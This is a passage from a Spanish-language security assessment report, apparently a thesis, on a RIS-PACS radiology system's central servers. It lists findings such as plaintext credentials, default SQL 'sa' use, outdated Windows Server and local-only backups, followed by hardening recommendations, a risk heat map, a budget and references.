


Ilustración 36. Planes de backup para las bases de datos.

Desde el SQL server management studio se encuentran configurados dos planes de mantenimiento: Uno de ellos se ejecuta diariamente en horas de la madrugada y toma un backup full de las 19 bases de datos de la instancia, el otro plan se ejecuta cada domingo, en él, antes de tomar el backup full, se realiza una verificación de la integridad de las bases de datos. La Ilustración 36 muestra los planes de backups existentes.

Como se mencionó anteriormente los backups son almacenados en el mismo servidor en un disco dedicado.

Como se mencionó anteriormente los backups son almacenados en el mismo servidor en un disco dedicado. El agente de SQL encargado de la ejecución de los planes de backups se encarga de eliminar los respaldos más antiguos a un día, por lo cual solamente se mantienen backups de un día, esta política dificulta la restauración del sistema en a un punto anterior en caso de ser necesario, incluso pone en riesgo la seguridad del sistema ya que un acceso no autorizado al servidor pondría en peligro la integridad de los archivos de respaldo.




Ilustración 37. Inicio de sesión para usuario “sa” en SQL Server Management Studio.

Las políticas actuales no brindan respaldo suficiente ante un posible ataque al sistema, es por esto por lo que se recomienda cambiar los tiempos

10.4. Recomendaciones de seguridad.

Dentro de los hallazgos recolectados durante el análisis de los distintos servidores, se pueden recolectar las siguientes recomendaciones para cada uno de los equipos.

SERVIDOR DE APLICACIONES

- Se recomienda cifrar y ocultar los usuarios y contraseñas escritos en texto plano, tanto en los registros de windows como en los archivos de configuración.
- Limitar la cantidad de accesos erróneos al sistema y su posterior bloqueo del usuario que realice cierta cantidad de login fallidos.

- Limitar la cantidad de puertos, al mínimo posible, publicados hacia internet desde el servidor central de aplicaciones.
- Adquirir un certificado SSL/TLS que permita al usuario identificar que la comunicación se realizó al servidor correcto y no se trata de una suplantación del aplicativo web.

SERVIDOR BASE DE DATOS

- Crear un usuario con los mismos permisos y accesos del usuario "SA", hacer uso de este nuevo usuario para las conexiones a las bases de datos y conexiones de los servicios del aplicativo. Se recomienda mantener el usuario "SA" bajo custodia por ser un usuario creado por defecto en las instalaciones de SQL server
- Realizar una personalización del puerto que usa el aplicativo para conectarse a la base de datos. Usar configuraciones por defecto se convierten en brechas de seguridad que pueden ser explotadas por los ciberdelincuentes.
- Limitar la cantidad de accesos erróneos a la base de datos y al aplicativo de gestión del motor de base de datos, bloquear los usuarios que excedan dicha cuota.
- Definir dentro de la política de backups tiempos de almacenamiento de los archivos de respaldo con el fin de contar con varios puntos de restauración en caso de presentarse alguna eventualidad. Se propone mantener los siguientes tiempos

Backup diario: Retención 8 días

Backup semanal: Retención de 30 días

Backup mensual: Retención de 1 años

Backup anual: Retención de 3 años

- Es importante definir un dispositivo de almacenamiento para los backups que se encuentre ubicado fuera del servidor con el fin de mantener una mejor protección de los mismos.

SERVIDOR DIRECTORIO ACTIVO

- Establecer una política de contraseñas para los usuarios y dando capacitaciones constantes al personal en ciberseguridad. La política debe establecer la longitud mínima de la contraseña, uso de caracteres especiales, tiempo de caducidad de la contraseña, etc.
- Establecer protocolos para la suspensión o eliminación de credenciales de acceso al sistema para los usuarios que no estén vinculados a la organización o que por algún motivo requieran de una suspensión temporal del acceso.
- Agregar política de bloqueo de usuario tras varios intentos de credenciales erróneas.

RECOMENDACIONES GENERALES

- Mantener los sistemas operativos de los servidores y equipos actualizados con el fabricante.
- Política de automatización de ejecución de tareas repetitivas en temas de actualizaciones automáticas. Siempre y cuando dichas actualizaciones no requieran reinicios del servidor, si es así, la tarea debe ser planeada y supervisada por el administrador.
- Restricción de acceso por RDP, por ser un protocolo de conexión inseguro. Se recomienda no tener expuesto a internet este tipo de protocolo, implementar alternativas como una VPN ayuda a evitar esta exposición.
- Se tiene que definir una política de backup la cual genere una alta disponibilidad de la información. Además de establecer un dispositivo de almacenamiento para los backups fuera del servidor.

10.5. Infraestructura central sistema RIS-PACS

El sistema RIS-PACS se compone de tres servidores centrales los cuales cumplen las siguientes funciones:

SERVIDOR CENTRAL DE APLICACIONES:

En él se encuentra alojado el aplicativo web y cliente-servidor. Los clientes consumen los servicios que él ofrece, allí se alojan licencias, archivos de configuración y otros datos que permiten la conexión de los servicios con las bases de datos.

SERVIDOR CENTRAL DE BASE DE DATOS

Consta de un motor de base de datos SQL server 2012. En él se alojan las bases de datos que contiene en sus registros datos de pacientes, historias radiológicas, bases de datos de configuraciones del aplicativo y otros datos que permiten el correcto funcionamiento del aplicativo. Los servicios instalados en el servidor de aplicaciones realizan consultas, modifican registros y almacenan nuevos datos.

SERVIDOR CENTRAL DE DIRECTORIO ACTIVO

Mediante los servicios de login que ofrece este servidor se permite el acceso al aplicativo. Es importante mencionar que desde el directorio activo no se controlan roles asignados a los usuarios, este se gestiona directamente desde el aplicativo con un usuario con permisos de administrador.

Todas las funciones, roles, aplicaciones, etc. que se ejecutan en cada uno de los servidores están soportadas sobre un sistema operativo, por lo cual se hace énfasis en la seguridad de este. Una vulnerabilidad en los sistemas operativos actuales permitiría a un atacante acceder directamente a información sensible para la organización.

La Ilustración 38 muestra, mediante un diagrama, el esquema de la infraestructura central del sistema RIS-PACS y la comunicación entre los tres servidores.




Ilustración 38. Infraestructura central sistema RIS-PACS.

11. Resultados

Después de realizado en análisis en cada uno de los servidores se encontraron varios aspectos que en definitiva deben ser evaluados con el fin de mejorar la seguridad del sistema y estar mejor preparados en caso de un eventual ataque cibernético.

Una de las principales falencias en cuanto a seguridad que se puede evidenciar es el sistema operativo con el cual cuentan los tres servidores, se trata de un sistema operativo que está por fuera de soporte de parte del fabricante (Microsoft) desde el año 2020. Durante las pruebas realizadas en el ambiente de pruebas se evidenció que es posible tomar control del sistema operativo mediante el uso de exploits cargados en la herramienta metasploit de Kali Linux.

Dentro de las pruebas realizadas al aplicativo se encontró que existen posibilidades de realizar un ataque de fuerza bruta al aplicativo web, mediante la captura de la cookie de sesión y la creación de un diccionario con las posibles contraseñas. Estas posibles contraseñas pueden ser creadas mediante el uso de ingeniería social, este método para conseguir información está en auge y es importante capacitar al personal de la compañía para concientizar sobre esta situación. Otro tema importante es contar con el uso de certificados SSL/TLS inscrito a un dominio para garantizar una conexión más segura con el aplicativo web, y permitir un puerto diferente en la comunicación además de brindar cifrado de la información a través del certificado, brindando una conexión más segura entre los extremos. Como hallazgos en el aplicativo cliente-servidor se encuentra que es posible realizar múltiples intentos de login sin que se genere algún tipo de error o bloqueo al usuario. Como parte principal del aplicativo web publicado a internet, es importante nombrar que existen varios puertos expuestos que se convierten en brechas fácilmente utilizadas por ciberdelincuentes.

Dentro del servidor central de aplicaciones se hallaron registros de en los cuales se almacenaba información del usuario y la contraseña para la conexión a la base de datos en texto plano, lo cual permite a cualquier atacante que tome control del sistema operativo adquirir estas credenciales. Y como se nombró anteriormente, debido a la antigüedad del sistema operativo de los servidores, es muy probable que un atacante pueda tomar control del mismo. También se analizaron algunos archivos de configuración de los diferentes servicios usados por el aplicativo RIS-PACS, dentro de los cuales se guardan los string de conexión a las bases de datos en texto plano.

Como hallazgos en la base de datos se encontraron algunas situaciones que pueden corregirse para mejorar la seguridad y estar más protegidos ante un ataque. Una de las situaciones encontradas es que por medio de la herramienta SQL Server Management Studio se tiene administración del motor de la base de datos, por motivo de fácil administración el acceso se permite desde diferentes equipos. La herramienta de administración del motor de base de datos permite intentos infinitos de login lo cual facilita un ataque de fuerza bruta, estos intentos de login quedan registrados en el log de eventos de Windows y en el log del SQL server, sin embargo, no se cuenta con un sistema de alerta que brinde una notificación al administrador que dichos eventos están sucediendo, dejando el monitoreo únicamente a una verificación manual, pero tampoco se realiza. Por otro lado, los backups de las bases de datos se encuentran almacenados en una partición dentro del mismo servidor lo cual facilita a un atacante, no solamente inhabilitar o modificar las bases de datos si no también sus respaldos, lo cual, en caso de llegar a suceder perjudicaría notablemente a la empresa. El usuario "sa", usuario por defecto para los motores de bases de datos de SQL Server, está siendo utilizado activamente por los servicios para las conexiones a las bases de datos, esto es poco recomendable ya que el nombre de usuario es de común conocimiento dentro del gremio de la tecnología, y aún más para los atacantes.

Para el servidor de directorio activo se realizó un análisis principalmente a nivel de sistema operativo. El sistema operativo para cada servidor es el mismo, por lo cual las pruebas realizadas a este servidor podrían aplicar a cualquier servidor perteneciente a la infraestructura central del aplicativo RIS-PACS. Durante dichas pruebas se tomó control con privilegios de administrador y se pudo dejar una puerta abierta para posteriores conexiones no autorizadas. Hay que destacar de esta parte, que la creación de un nuevo usuario dentro del grupo administradores abre puertas a cualquiera de los servidores ya que todos los servidores y recursos de la empresa pertenecen al mismo dominio.

Como hallazgo general de la infraestructura central, se encuentra que la empresa cuenta con un proveedor para los servicios administrados, lo cual hace responsable al proveedor de los backups de las máquinas virtuales correspondientes a los servidores que permiten el funcionamiento del aplicativo RIS-PACS, tanto del aplicativo web como del aplicativo cliente-servidor. Dichas políticas de backups permiten obtener un snapshot de las máquinas del disco C, es decir, donde se encuentra instalado el sistema operativo, lo cual permite una recuperación rápida de la máquina en caso de desastre, pero no permite la recuperación de la información

contenida en las demás particiones. Para este tema, la empresa se rige por las políticas de backups del proveedor.

12. Discusión

Basados en los hallazgos descritos anteriormente se dan las siguientes recomendaciones con el fin de realizar un endurecimiento de la seguridad en los servidores centrales:

12.1 SERVIDOR DE APLICACIONES.

Una de las principales recomendaciones es el cifrado u ocultamiento de usuarios y contraseñas que usan los servicios para la conexión a la base de datos. Como se comentó dentro de ítem de resultados en algunas llaves de registro de Windows y en algunos archivos de configuración se pueden observar estos datos en texto plano. Esta recomendación debe ser tratada directamente con los desarrolladores del aplicativo ya que permite a cualquier atacante obtener información sensible que puede llegar a comprometer no solo el funcionamiento del sistema sino información clínica detallada de cualquier paciente existente en la base de datos.

Realizar una modificación en la forma que permite el sistema el acceso, delimitar la cantidad de intentos, y en caso de ser necesario, bloquear al usuario después de cierta cantidad de intentos. Esto no es una característica que evite al 100% un ataque de fuerza bruta pero sí se ejercería un tipo de control sobre este tipo de ataques.

Realizar una evaluación sobre la necesidad de publicar tantos puertos a internet desde el aplicativo web. Como se nombró en el ítem anterior esto es algo que se debe analizar de forma consciente y precisa por los administradores del sistema, tener puertos expuestos en internet sin ser necesarios no es más que una invitación a los ciberdelincuentes a realizar algún tipo de ataque. En vista de tantas situaciones vividas en el mundo digital últimamente, también es necesario revisar los accesos al aplicativo, es decir, realizar una limitación por ejemplo por países desde el firewall con el fin de evitar accesos no autorizados que podrían perjudicar el sistema.

Adquirir un certificado SSL/TLS que permita dar más seguridad al usuario final a

la hora de usar el aplicativo web publicado en internet, esto es importante ya que muchos de los navegadores por condiciones de seguridad restringen el acceso a sitios con protocolo HTTP y que no usa HTTPS. Además, adquirir un dominio que permita acceder de forma más sencilla al aplicativo, sin necesidad de tener que exponer directamente la IP pública en el navegador del usuario final. Los administradores están evitando exponer directamente la IP pública realizando una modificación en el archivo host de cada máquina, sin embargo, esto tampoco es una práctica segura.

12.2 SERVIDOR BASE DE DATOS

Referente a este servidor con motor de base de datos SQL server, realizamos la recomendación de la utilización de usuarios que no estén por defecto en la configuración de SQL. En lo posible crear usuario con permisos definidos y accesos restringidos a las bases de datos dependiendo la necesidad. El sistema ya cuenta con algunos usuarios que son usados para conectar a algunas bases de datos, sin embargo, muchos servicios usan el usuario "sa".

Otra recomendación es buscar la manera de limitar los intentos de login fallidos a la herramienta de administración del motor de base de datos, esto ayudará a mitigar de alguna manera los ataques de fuerza bruta. Actualmente el sistema cuenta con una versión de SQL del año 2012 por lo cual también se hace la recomendación de una actualización del motor de base de datos.

Como se observó durante las pruebas realizadas en el ambiente de test, la antigüedad del sistema operativo permite explotar vulnerabilidades que pueden otorgar control total del servidor al atacante, por lo cual se recomienda que los backups de las bases de datos sean almacenados en un dispositivo fuera del servidor, con el fin de evitar que el ciberdelincuente tenga fácil acceso a los respaldos.

12.3 SERVIDOR DIRECTORIO ACTIVO

En este aspecto se pueden realizar varias recomendaciones, por ejemplo, la implementación de políticas de contraseñas que obliguen a los usuarios al uso de contraseñas robustas ya que estas son usadas para acceder al sistema, por ejemplo, longitud, uso de caracteres especiales y mayúsculas, tiempos para cambio de contraseña, etc. Esto permite mitigar ataque como la ingeniería social o ataque con uso de diccionario para romper

contraseñas.

Generar un protocolo para mantener actualizada la base de datos del directorio activo, es decir, deshabilitar en el directorio activo los usuarios de aquellos colaboradores que ya no están vinculados de alguna manera con los hospitales clientes y por lo tanto ya no requieren acceso al sistema.

12.4 RECOMENDACIONES GENERALES

La principal recomendación general es la actualización de los sistemas operativos de los servidores, los sistemas operativos actuales (Windows server 2008 R2) están fuera de soporte desde el año 2020 por lo cual se encuentran fácilmente exploits para diferentes vulnerabilidades publicadas para este tipo de sistemas operativos.

Generar una política de actualización e instalación de paquetes de seguridad que permita a los administradores ejecutar estas tareas sin generar mayor impacto en el flujo de trabajo de los hospitales clientes. Dentro de esta política no solamente se incluye el sistema operativo, también se debe contemplar la actualización de las bases de datos del software antivirus.

Restringir el acceso por RDP a los servidores, ya que se trata de un protocolo de acceso remoto poco seguro y expone demasiado la seguridad tanto de servidores como de la información, se recomienda el uso de SSL VPNs o algún tipo de conexión segura que no exponga este protocolo a las IPs públicas de los servidores, usando autenticación en el directorio activo y segundo factor de autenticación.

Definir una política de backups, alterna a la usada por el proveedor de servicios administrados, que permite realizar una copia de seguridad de toda la información contenida en los servidores. Hay que recordar que la política del proveedor solamente cubre el disco en el cual se instaló el sistema operativo.

Después de realizar el análisis y descubrimiento de la infraestructura central involucrada en el funcionamiento del sistema RIS-PACS se encontraron algunos riesgos actuales y se evaluó su impacto en el sistema.

En la Tabla 1 mapa de calor se pueden observar que la mayoría de los riesgos

encontrados tienen una probabilidad de ocurrencia media, y otros con probabilidad alta, junto con un impacto de medio a crítico. Esto ubica al sistema RIS-PACS como un sistema altamente vulnerable.

La mayoría de las vulnerabilidades y riesgos encontrados fueron categorizados con alta probabilidad de ocurrencia ya que los servidores se encuentran expuestos a internet lo cual hace que siempre esté el sistema expuesto y la vulnerabilidad disponible para ser atacada esto junto la criticidad o el impacto Alto en caso de que estos riesgos ocurran generan consecuencias graves a la organización.

| | | | | | | |
|---------|----------------|--------------|---------|-----------|-----------|-----------|
| IMPACTO | CATASTROFICO | | | | | 6 |
| | MAYOR | | | | 5 8 | 1 4 |
| | MODERADO | | | 3 | 2 | |
| | MENOR | | | | | 7 |
| | INSIGNIFICANTE | | | | | |
| | | IMPROBABLE | POSIBLE | OCASIONAL | FRECUENTE | CONSTANTE |
| | | PROBABILIDAD | | | | |

Tabla 1. Mapa de calor

Entre los riesgos encontrados y clasificados se encuentran los siguientes, relacionados en el mapa de calor.

1. Infraestructura desactualizada
2. Sin cifrado
3. No backup de la información
4. Uso de usuarios y configuraciones por defecto
5. Credenciales en texto plano
6. Credenciales débiles de usuarios.
7. Límites de intentos de login
8. Backup almacenado localmente

Para la categorización del impacto se tuvo en cuenta los siguientes parámetros

- Catastrófico: Secuestro, alteración o acceso no autorizado a la información.
- Mayor: indisponibilidad del sistema por 24 horas o más.
- Moderado: indisponibilidad del sistema de 1 a 24 horas.
- Menor: intentos de acceso al aplicativo que genere algún tipo de impacto negativo en el rendimiento del sistema (lentitud).
- Insignificante: Anomalías de eventos que demuestren intentos de ingreso al sistema, pero no generan impacto negativo para el mismo y la información contenida en él.

12.5 PRESUPUESTO

De acuerdo con las recomendaciones planteadas, se proyecta el siguiente presupuesto:

| <i>Presupuesto</i> | | | | |
|---------------------------|----------|---------------|----------------|---|
| Personal | Tiempo | Costo/hora | Total | Fuente |
| Ingeniero desarrollo | 15 horas | COP 41.135 | COP 617.019 | https://www.computrabajo.com.co/salarios/desarrollador-java |
| Ingeniero Infraestructura | 3 meses | COP 7.650.000 | COP 22.950.000 | https://www.empleo.com/co/ofertas-empleo/trabajo-ingeniero-de-infraestructura |
| Oficial de seguridad | 3 meses | COP 5.681.000 | COP 17.043.000 | https://www.empleo.com/co/ofertas-trabajo/oficial-de-seguridad-de-la-informacion/1885254455?highlight=analista%20de%20seguridad%20informatica%2Cingeniero%20de%20seguridad%20informatica |
| Total | | | COP 40.610.019 | |

Tabla 2. Presupuesto RRHH

Adicionalmente se recomienda comprar los siguientes licenciamientos que ayudan a que la seguridad se mejore

| Equipos | Tiempo | Costo | Fuente |
|--|----------|----------------|---|
| Certificado de seguridad | 3 años | COP 4.000.000 | https://web.certicamara.com/ |
| Licenciamiento Microsoft Windows Server 2022 | Perpetua | COP 12.912.000 | Licencias Online |
| Firewall-FG-400 | 1 año | COP 21.603.024 | https://la.synnex.com/es/ |
| Total | | COP 38.515.024 | |

Tabla 3. Presupuesto recurso tecnológico.

En total el costo de este proyecto estaría en aproximadamente: COP 79.125.043

13. Conclusiones

A través de un análisis de la infraestructura central empleada para la ejecución del aplicativo RIS-PACS, se encontraron algunas brechas de seguridad en la implementación y/o configuración, mitigables con las recomendaciones brindadas en los anexos.

Actualmente, la organización no cuenta con políticas de seguridad aplicables a los servidores centrales necesarios para el funcionamiento del aplicativo, lo cual conlleva a tener equipos desactualizados, sin parches de seguridad, con configuraciones por defecto e incluso de baja complejidad, que a pesar de ser practica para el usuario, lleva a exponer la información de manera insegura y con riesgos muy altos de seguridad.

Adicional de las actualizaciones a la infraestructura, es necesario realizar algunas consideraciones de red para el acceso y disponibilidad de la información, ya que se está dando mayor importancia a la usabilidad y funcionalidad, olvidando la seguridad de la información que es almacenada en los servidores responsables del funcionamiento del aplicativo.

Es importante que la empresa ejecute una segunda etapa del proyecto en la cual, basados en los resultados, hallazgos y recomendaciones resultantes de esta primera etapa, se elaboren, evalúen y socialicen políticas que mejoren diferentes falencias mencionadas en el capítulo de resultados. Políticas relacionadas a la administración y almacenamiento de backups, políticas de contraseñas que permitan endurecer las claves de accesos de los usuarios al aplicativo, además de las políticas de acceso a los servidores. Además de implementar una estrategia, herramienta que le permita al administrador TI mantener un monitoreo constante de los accesos a los

servidores.

Finalmente, como organización, pueden solicitar las actualizaciones del aplicativo al proveedor del mismo, junto con algunas recomendaciones para el desarrollo del nuevo parche de seguridad con el fin de evitar que las credenciales para el acceso a la información, entre otras credenciales, no se encuentren expuestas y disminuir los riesgos de ingresos no autorizados.

14. Documentación de Referencia

Acronis. "¿Cuál es la diferencia entre copia de seguridad diferencial y copia de seguridad incremental (y por qué debería importarme)?" *ACRONIS*, 2021, <https://www.acronis.com/es-mx/articles/incremental-differential-backups/> . Accessed 4 12 2021.

Microsoft. "Conceptos básicos sobre bases de datos." *Conceptos básicos sobre bases de datos*, 2021, <https://support.microsoft.com/es-es/office/conceptos-b%C3%A1sicos-sobre-bases-de-datos-a849ac16-07c7-4a31-9948-3c8c94a7c204> . Accessed 28 11 2021.

Microsoft. "Realizar copias de seguridad y restaurar bases de datos de SQL Server." *Microsoft Docs*, 2021, <https://docs.microsoft.com/es-es/sql/relational-databases/backup-restore/back-up-and-restore-of-sql-server-databases?view=sql-server-ver15> . Accessed 4 12 2021.

Netec. "¿Para qué sirve una base de datos?" *NETEC*, <https://www.netec.com/para-que-sirve-una-base-de-datos> . Accessed 28 11 2021.

Oracle. "Temas de base de datos." *Temas de base de datos*, Oracle, <https://www.oracle.com/co/database/what-is-database/> . Accessed 27 11 2021.

Recuero, Paloma. "Estructurados, semi-estructurados, no estructurados... ¿Cómo son tus datos?" *Think Big Empresas*, Telefonica Tech, 26 May 2020, <https://empresas.blogthinkbig.com/estructurados-semi-estructurados-no-estructurados-como-son-tus-datos/> . Accessed 28 November 2021.

Universidad Autónoma del Estado de Hidalgo, and Arturo Curiel Anaya. "Diseño de bases de datos." *Centro de Innovación para el Desarrollo y la Capacitación en Materiales Educativos*, 2021, <http://cidecame.uaeh.edu.mx/lcc/mapa/PROYECTO/libro14/index.html> . Accessed 28 11 2021.

Franco, David y Lopera Jorge. "Estado del arte de la seguridad de las aplicaciones web". Universidad De Cartagena. Accessed 04/12/2021. http://iiis.org/CDs2011/CD2011CSC/CISCI_2011/PapersPdf/CA232ZY.pdf

Alegsa.com.ar, "Definición de una aplicación web", agosto 10 de 2010. Accessed 04/12/2021.

https://www.alegsa.com.ar/Dic/aplicacion_web.php#:~:text=%28web%20application%2C%20webapp%29.%20Una%20aplicaci%C3%B3n%20web%20es%20cualquier,por%20una%20red%20como%20internet%20o%20una%20intranet.

Parra, Raúl. "Covid-19 provocó que aumentaran los ciberataques: Kaspersky". Digital Policy Law. Accessed 04/12/2021. <https://digitalpolicylaw.com/covid-19-provoco-que-aumentaran-los-ciberataques-kaspersky/>

El Espectador. "En 2020 se profesionalizaron los delitos en la web y crecieron en un 84%". Accessed 04/12/2021. <https://www.elespectador.com/judicial/en-2020-se-profesionalizaron-los-delitos-en-la-web-y-crecieron-en-un-84-article/>

Noguera, Bulmaro. "Cuál es la utilidad de las aplicaciones cliente/servidor". Accessed 04/21/2021. <https://culturacion.com/cual-es-la-utilidad-de-las-aplicaciones-clienteservidor/#:~:text=Aplicaciones%20cliente%2Fservidor.%20Una%20aplicaci%C3%B3n%20cliente%2Fservidor%2C%20es%20un%20programa,al%20cual%20deseamos%20acceder.%20Figura%201%3A%20Arquitectura%20cliente%2Fservidor.>

ms4security.com. "TOP 10 OWASP 2021 – Vulnerabilidades Web". Accessed 06/04/2022. <https://www.ms4security.com/top-10-vulnerabilidades-web-owasp-2021/>

Ávila, Carlos. "Buscando "El lado oscuro" de los aplicativos cliente/servidor". *Think Big Empresas*, Telefonica Tech. Accessed 04/12/2021. <https://empresas.blogthinkbig.com/aplicativos-cliente-servidor-ciberseguridad/>

Becerra, L. G. (22 de 02 de 2022). El transporte.com. Obtenido de El transporte.com:
